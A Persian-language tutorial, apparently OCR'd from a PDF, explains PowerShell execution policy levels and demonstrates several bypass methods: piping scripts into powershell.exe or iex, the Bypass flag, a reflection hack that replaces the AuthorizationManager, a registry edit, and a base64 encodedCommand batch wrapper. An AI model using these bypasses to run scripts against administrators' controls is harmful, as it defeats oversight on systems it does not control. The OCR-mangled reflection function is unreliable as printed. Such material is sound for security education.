
بررسی policy ها در powershell و روش های دور زدن آنها



تقدیم به :

سازمان نظام صنفی رایانه ای استان کردستان

نویسنده : مسلم حقیقیان

ایمیل : moslem.haghighian@yahoo.com

وب سایت : wininfo.ir

همون طور که می دونید در powershell به جهت جلوگیری از اجرا شدن اسکریپت های خطرناک و جلوگیری از دسترسی های راه دور و ... مایکروسافت یک سری محدودیت ها و policy ها تعریف کرده که می توان توسط کاربر تنظیم شود . این محدودیت ها در سطوح مختلف کاربری اعمال می شود در این مقاله به بررسی روش اعمال این محدودیت ها و روش هایی که توسط هکر جهت دوز زدن آن انجام می شود پرداختیم .

جهت تعریف این policy ها می توانیم از فرمان Set-ExecutionPolicy در powershell استفاده کنیم . با استفاده از این فرمان می توانیم تعیین کنیم که آیا کاربران در گروه های کاربری مختلف حق اجرای اسکریپت را دارند یا خیر ؟

این فرمان دارای چند نوع مجوز است.

Restricted : که اجازه اجرای اسکریپت را به طور کل به هیچ کاربری نمی دهد

AllSigned: تنها اسکریپت هایی که دارای امضای یک ناشر مورد اعتماد شرکت مایکروسافت قابل اجرا است.

RemoteSigned : تنها اسکریپت هایی که دارای امضای دیجیتالی قابل اعتماد در سطح اینترنت است قابل اجرا است.

Unrestricted : تمامی اسکریپت ها قابل اجرا می باشد فقط قبل از اجرای یگ اسکریپت در سطح اینترنت از شما سوال پرسیده می شود.

Bypass : همه ی اسکریپت ها قابل اجرا می باشد و هیچ سوالی هم پرسیده نمی شود.

Undefined : جهت حذف سیاست های امنیتی بالا مورد استفاده قرار می گیرد.

شما می توانید با استفاده از فرمان زیر سیاست های بالا را اعمال کنید

```
Set-ExecutionPolicy Restricted
```

که باعث جلوگیری از اجرای اسکریپت توسط کار بر می شود.

```
Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy Restricted
```

همچنین می توان ببر روی یک دامنه ی زیر این محدودیت ها را اعمال کرد.

```
MachinePolicyUserPolicyProcess CurrentUser LocalMachine
```

در نهایت جهت دیدن لیستی از سیاست های امنیتی بر روی دامنه ها را با استفاده از فرمان زیر مشاهده کنید.

```
PS C:\Users\Administrator> Get-ExecutionPolicy -List | Format-Table -AutoSize
Scope ExecutionPolicy
--------------- -----
MachinePolicy       Undefined
UserPolicy          Undefined
Process             Undefined
CurrentUser         Unrestricted
LocalMachine        Unrestricted
```

خوب حالا ما با استفاده از فرمان بالا اجرای اسکریپت را در سطح حساب کاربریمان می بندیم و سپس به شما نشان می دهیم که چگونه می توان آن محدودیت ها را دور زد . و اسکریپت خود را اجرا نمود . اول از همه یک فرمان ۲ خطی می نویسیم و آن را با پسوند PS1 ذخیره می کنیم به عنوان مثال فرمان زیر-Write Host "BYPASSED" calc.exeحال اگر بخواهیم در حالت عادی آن را اجزا کنیم با خطای زیر مواجه می شویم.

```
PS C:\test> .\a.PS1
.\a.PS1 : File C:\test\a.PS1 cannot be loaded because running scripts is disabled on this system. For
more
information, see about_Execution_Policies at http://go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:1
+ .\a.PS1
+ ~~~~~~~
+ CategoryInfo          : SecurityError: (:) [], PSSecurityException
+ FullyQualifiedErrorId : UnauthorizedAccess
```

روش های زیر جهت دور زدن سیاست های امنیتی در پاورشل ویندوز است.

```
PS C:\test> Get-Content .\a.PS1 | PowerShell.exe -noprofile -
BYPASSED
PS C:\test>
```

و

```
PS C:\test> get-content .\a.PS1 | powershell.exe  -
bypassed
PS C:\test>
```

و همچنین نقطه مقابل دستور get-content در CDM که دستور Type می باشد.

```
PS C:\test> TYPE .\a.ps1 | PowerShell.exe -noprofile -
bypassed
PS C:\test>
```

همچنین می توان با استفاده از فرمان invoke-expression و pipline به گونه ای دیگر دستور را فراخوانی کرد.

```
PS C:\test> Get-Content .\a.PS1 | Invoke-Expression
bypassed
```

```
PS C:\test> TYPE .\a.ps1 | Invoke-Expression
bypassed
```

می توان از کلمه ی اختصاصی فرامین نیز استفاده کرد

Get-content = GC

Invoke-expression = IEX

```
PS C:\test> GC .\a.PS1 | iex
bypassed
```

می توان به خود فرمان ExecutionPolicy گفت که این یک فایل را در نظر نگیر

```
PS C:\test> PowerShell.exe -ExecutionPolicy Bypass -File .\a.PS1
bypassed
```

و یا خیر بگوییم سطح دسترسی را برای این فایل تغییر بده

```
PowerShell.exe -ExecutionPolicy UnRestricted -File .\a.ps1
bypassed
```

همچنین می توان با فراخوانی توابع بدون استفاده از تابع AuthorizationManager نیز این کار را انجام داد

برای اینکار می توانید داخل profile های powershell یک تابع با نام دلخواه انتخاب کنید که ما انیجا نام آنرا d-exeمی زاریم

و فرامین زیر را در آن کپی کنید.

```
function D-Exe {>
($
ctx = $executioncontext.gettype().getfield("_context","nonpublic,instance").getvalue(
$executioncontext)).gettype().getfield("_authorizationManager","nonpublic,").setvalue($ctx, (new-
object System.Management.Automation.AuthorizationManager "Microsoft.PowerShell"))
}
```

و سپس می توان فایل را اجرا کنید.

```
PS C:\test>D-exe .\a.PS1
bypassed
```

همچنین می توان با تغییر در رجیستری این کار را انجام داد

HKEY_CURRENT_USER\Software\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShellExecutionPolicy

و می توانید مقدار ExecutionPolicy را به مقدار Unrestricted را تغییر داد .و در نهایت فایل را مستقیم به صورت معمولی انجام داد.

```
PS C:\test>.\a.PS1
bypassed
```

همچنین می توانید از طریق CMD هم سویچ کنید به powershell و اسکریپت داخل آن را اجرا کنید.

کافیست یک فایل Bat ایجاد کنید و در آن کد زیر را کپی نمایید.

```
@echo off
REM: Bypass.bat
REM: cmd /C a.bat a.ps1
powershell.exe -noprofile -Command "powershell.exe -noprofile -encodedCommand
([Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes((gc %1 |%%{$_}|out-
string))))"
```

و سپس در cmd فرمان زیر را وارد کنید

.

```
a.bat a.ps1
```

و می بینید که کد اجرا می شود. یعنی در اصل ما توانستیم با استفاده از فرامین مختلف policy مربوط به powershell که توسط فرمان Set-executionpolicy انجام می شود را دوز بزنیم و فایل و یا اسکریپت خود را اجرا کنیم . امیدوارم مفید بوده باشد .